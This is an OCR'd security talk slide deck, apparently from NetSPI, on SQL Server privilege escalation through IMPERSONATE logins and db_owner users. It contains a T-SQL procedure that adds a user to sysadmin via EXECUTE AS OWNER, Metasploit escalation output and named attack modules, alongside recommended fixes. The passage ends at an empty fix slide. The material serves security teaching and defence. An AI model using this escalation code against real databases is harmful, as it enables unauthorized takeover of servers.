
#2 Manual Attack

Impersonate logins



#2 Manual Attack

Impersonate logins



#2 Automating the Attack


New Tools Released

- PowerShell
  - Invoke-SqlServer-Escalate-ExecuteAs.psm1
- Metasploit
  - mssql_escalate_execute_as.rb
  - mssql_escalate_execute_as_sqli.rb

netSPI
RISK COMPLIANCE SECURITY

#2 Automating the Attack

PowerShell




#2 Automating the Attack

Metasploit

```
msf auxiliary(mssql_escalate_executeas_sqli) > run

[*] 10.2.9.101:80 - Grabbing the database user name...
[+] 10.2.9.101:80 - Database user: MyUser1
[*] 10.2.9.101:80 - Checking if MyUser1 is already a sysadmin...
[*] 10.2.9.101:80 - MyUser1 is NOT a sysadmin, let's try to escalate privileges.
[*] 10.2.9.101:80 - Enumerating a list of users that can be impersonated...
[+] 10.2.9.101:80 - 3 users can be impersonated:
[*] 10.2.9.101:80 -   MyUser2
[*] 10.2.9.101:80 -   MyUser3
[*] 10.2.9.101:80 -   sa
[*] 10.2.9.101:80 - Checking if any of them are sysadmins...
[*] 10.2.9.101:80 -   MyUser2 is NOT a sysadmin
[*] 10.2.9.101:80 -   MyUser3 is NOT a sysadmin
[+] 10.2.9.101:80 -   sa is a sysadmin!
[*] 10.2.9.101:80 - Attempting to impersonate sa...
[+] 10.2.9.101:80 - Success! MyUser1 is now a sysadmin!
[*] Auxiliary module execution completed
```

#2 DEMO


Metasploit Pro Console
File Edit View Help
msf auxiliary(mssql_escalate_execute_as_sqli) >
Ready
26x99

#2 Logins with IMPERSONATE privilege

What's the fix?

- Don't use the IMPERSONATE privilege to access external resources
- Do consider using signed stored procedures as an alternative

netSPI
RISK COMPLIANCE SECURITY

#3

Database **Users** with Excess Privileges

#3 Database User Privileges

What's the issue?

- Application logins used to connect to SQL Server are mapped to database users that can **create stored procedures**

- Example = db_owner database role

netSPI
RISK COMPLIANCE SECURITY

#3 Database User Privileges

Why is it a problem?

- Database users can create stored procedures that EXECUTE AS OWNER
- Sysadmins own a lot of application databases
- So…database users can execute queries as sysadmins

netSPI
RISK COMPLIANCE SECURITY

#3 Database User Privileges

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server
- To escalate to sysadmin
  - Database user can create procedures
  - Sysadmin owns the database
  - Database is flagged as trustworthy

netSPI
RISK COMPLIANCE SECURITY

#3 Manual Attack

Db_owner Example

```
USE MyAppDb
GO
CREATE PROCEDURE sp_escalate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember
'MyAppUser','sysadmin'
GO
```

#3 Manual Attack

Db_owner Example

```
USE MyAppDb
GO
CREATE PROCEDURE sp_escalate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember
'MyAppUser','sysadmin'
GO
```

SYSADMIN is the OWNER

#3 Automating the Attack


New Tools Released

- PowerShell
  - Invoke-SqlServer-Escalate-Dbowner.psm1
- Metasploit
  - mssql_escalate_dbowner.rb
  - mssql_escalate_dbowner_sqli.rb

netSPI
RISK COMPLIANCE SECURITY


#3 Automating the Attack

PowerShell




#3 Automating the Attack

Metasploit



#3 DEMO


Metasploit Pro Console
File Edit View Help
msf auxiliary(mssql_escalate_dbowner) >
Ready
26x99

#3 Database User Privileges

What's the fix?

